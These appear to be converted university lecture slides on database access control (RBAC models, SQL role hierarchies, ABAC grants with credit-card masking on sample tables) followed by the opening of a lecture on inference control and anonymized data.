
Many organizations are in the process of moving to role based access control. The process of developing an RBAC structure for an organization has become known as "role engineering". Role engineering can be a complex undertaking, For example, in implementing RBAC for a large European bank with over 50,000 employees and 1,400 branches serving more than 6 million customers, approximately 1,300 roles were discovered. In view of the complexities, RBAC best implemented by applying a structured framework that breaks down each task into its component parts. The resources on this page can help developers and managers with this process.

Because standards are normally a vital part of integrating RBAC into an organization, a number of organizations have developed, or are currently developing, RBAC standards for specialized domains, in addition to general-purpose RBAC standards. Please note that only standards activities are covered here; applications of RBAC, research, and case studies are addressed


# RBAC Reference Models




# RBAC-0 – Base Model




# RBAC-1 – Role Hierarchies




## Example Role Hierarchy



# RBAC-2 - Constraints



# RBAC-3 - Consolidated



# Many DBMS support RBAC-1 or higher

Example for building a role hierarchy:

```
CREATE ROLE DOCTOR
```

```
CREATE ROLE SPECIALIST
```

```
CREATE ROLE SURGEON
```


```
GRANT ROLE DOCTOR TO ROLE SPECIALIST
```

```
GRANT ROLE SPECIALIST TO ROLE SURGEON
```



# ABAC (better than RBAC)

generalizes RBAC to consider any attribute around the user (incl. role) and the context of the access



# ABAC extensions to SQL (example)

```
GRANT SELECT ON database `sales`
HAVING ATTRIBUTE NOT security.pii
TO ROLE analyst_role;
```

security: pii			
uid	dob	gender	ccn
0001BDD9-EABF-4D0D-81BD-D9EABFC0D07D	8-Apr-84	F	3771-2680-8616-9487
00071AA7-86D2-4EB9-871A-A786D27EB9BA	7-Feb-88	F	4539-9934-1924-5730
00071B7D-31AF-4D85-871B-7D31AFFD852E	22-Oct-64	F	5580-7529-3663-6698
0007967E-F188-4598-9C7C-E64390482CFB	1-Jun-66	M	6011-0440-7310-9221
000B90B2-92DC-4A7A-8B90-B292DC9A7A71	13-Jun-84	M	4532-7129-7160-3161
000C1856-994E-476B-8C18-56994E676B29	29-Dec-80	U	5580-5755-3897-8619
000F36E5-9891-4098-9B69-CEE78483B653	24-Mar-85	F	6011-0414-4078-1409
00102F3F-061C-4212-9F91-1254F9D6E39F	1-Nov-91	F	5137-5136-5053-5814
0010C6F2-8C04-450E-90C6-F28C04B50E97	20-Jun-02	U	3488-9280-3164-7164
0011C945-28C4-4D6F-B1E6-6CA7EFC14548	13-Nov-87	F	6011-7819-5600-4729

admin

uid	dob	ccn
0001BDD9-EABF-4D0D-81BD-D9EABFC0D07D	8-Apr-84	3771-2680-8616-9487
00071AA7-86D2-4EB9-871A-A786D27EB9BA	7-Feb-88	4539-9934-1924-5730
00071B7D-31AF-4D85-871B-7D31AFFD852E	22-Oct-64	5580-7529-3663-6698
0007967E-F188-4598-9C7C-E64390482CFB	1-Jun-66	6011-0440-7310-9221
000B90B2-92DC-4A7A-8B90-B292DC9A7A71	13-Jun-84	4532-7129-7160-3161
000C1856-994E-476B-8C18-56994E676B29	29-Dec-80	5580-5755-3897-8619
000F36E5-9891-4098-9B69-CEE78483B653	24-Mar-85	6011-0414-4078-1409
00102F3F-061C-4212-9F91-1254F9D6E39F	1-Nov-91	5137-5136-5053-5814
0010C6F2-8C04-450E-90C6-F28C04B50E97	20-Jun-02	3488-9280-3164-7164

analyst

# ABAC extensions to SQL (example)

```
GRANT SELECT ON DATABASE `sales`
TRANSFORM pii.credit_card WITH mask_ccn()
TO ROLE analyst_role;
```

pii: credit_card			
uid	dob	gender	ccn
0001BDD9-EABF-4D0D-81BD-D9EABFC0D7D	8-Apr-84	F	3771-2680-8616-9487
00071AA7-86D2-4EB9-871A-A786D27EB9BA	7-Feb-88	F	4539-9934-1924-5730
00071B7D-31AF-4D85-871B-7D31AFFD852E	22-Oct-64	F	5580-7529-3663-6698
0007967E-F188-4598-9C7C-E64390482CFB	1-Jun-66	M	6011-0440-7310-9221
000B90B2-92DC-4A7A-8B90-B292DC9A7A71	13-Jun-84	M	4532-7129-7160-3161
000C1856-994E-476B-8C18-56994E676B29	29-Dec-80	U	5580-5755-3897-8619
000F36E5-9891-4098-9B69-CEE78483B653	24-Mar-85	F	6011-0414-4078-1409
00102F3F-061C-4212-9F91-1254F9D6E39F	1-Nov-91	F	5137-5136-5053-5814
0010C6F2-8C04-450E-90C6-F28C04B50E97	20-Jun-02	U	3488-9280-3164-7164

admin view

uid	dob	gender	ccn
0001BDD9-EABF-4D0D-81BD-D9EABFC0D7D	8-Apr-84	F	XXXX-XXXX-XXXX-9487
00071AA7-86D2-4EB9-871A-A786D27EB9BA	7-Feb-88	F	XXXX-XXXX-XXXX-5730
00071B7D-31AF-4D85-871B-7D31AFFD852E	22-Oct-64	F	XXXX-XXXX-XXXX-6698
0007967E-F188-4598-9C7C-E64390482CFB	1-Jun-66	M	XXXX-XXXX-XXXX-9221
000B90B2-92DC-4A7A-8B90-B292DC9A7A71	13-Jun-84	M	XXXX-XXXX-XXXX-3161
000C1856-994E-476B-8C18-56994E676B29	29-Dec-80	U	XXXX-XXXX-XXXX-8619
000F36E5-9891-4098-9B69-CEE78483B653	24-Mar-85	F	XXXX-XXXX-XXXX-1409
00102F3F-061C-4212-9F91-1254F9D6E39F	1-Nov-91	F	XXXX-XXXX-XXXX-5814
0010C6F2-8C04-450E-90C6-F28C04B50E97	20-Jun-02	U	XXXX-XXXX-XXXX-7164

analyst

# ABAC extensions to SQL (example)

```
GRANT SELECT ON TABLE
```

```
WHERE sets_intersect(user_attribute('territory'), territory)
```

```
TO ROLE analyst_role;
```

country	territory	ipaddress	contactname	dealsize
France	EMEA	180.235.143.173	Annette Roulet	Medium
France	EMEA	180.235.143.173	Annette Roulet	Small
France	EMEA	180.235.143.173	Annette Roulet	Small
Italy	EMEA	12.182.249.120	Paolo Accorti	Large
Italy	EMEA	12.182.249.120	Paolo Accorti	Large
Italy	EMEA	12.182.249.120	Paolo Accorti	Medium
Italy	EMEA	12.182.249.120	Paolo Accorti	Large
Italy	EMEA	12.182.249.120	Paolo Accorti	Small
Italy	EMEA	12.182.249.120	Paolo Accorti	Medium

# Summary and Outlook

- Broken access control on top of OWASP Top 10
- Database AC of major importance
- Principle of Least Privilege (when configuring DB)
- SQL standard uses AC language
- IBAC, RBAC, ABAC
- Next class: Inference Control



# *Questions?*



# SENG 360 - Security Engineering Database Security - Inference Control

Jens Weber

Fall 2021


Chapter 11, Textbook



# Inference


**Inference** is the process of performing authorized queries for deducing unauthorized information

The inference problem arises when the combination of non-sensitive data may result in sensitive data.



# General Setting

Medical data  
Query logs  
Social network data  
...



# Anonymized data - is there such a thing?

*“Anonymized data” is one of those holy grails, like “healthy ice-cream” or  
“selectively breakable crypto”.*

– CORY DOCTOROW



# Learning Objectives



At the end of this class you will be able to

- Define what an inference attack is
- Describe different approaches to inference control
- Describe the idea off differential privacy



[MAIN MENU](#)[MY STORIES: 25](#)[FORUMS](#)[SUBSCRIBE](#)[JOBS](#)

# LAW & DISORDER / CIVILIZATION & DISCONTENT

## “Anonymized” data really isn’t—and here’s why not

Companies continue to store and sometimes release vast databases of "..."

by Nate Anderson - Sep 8, 2009 3:25am PST

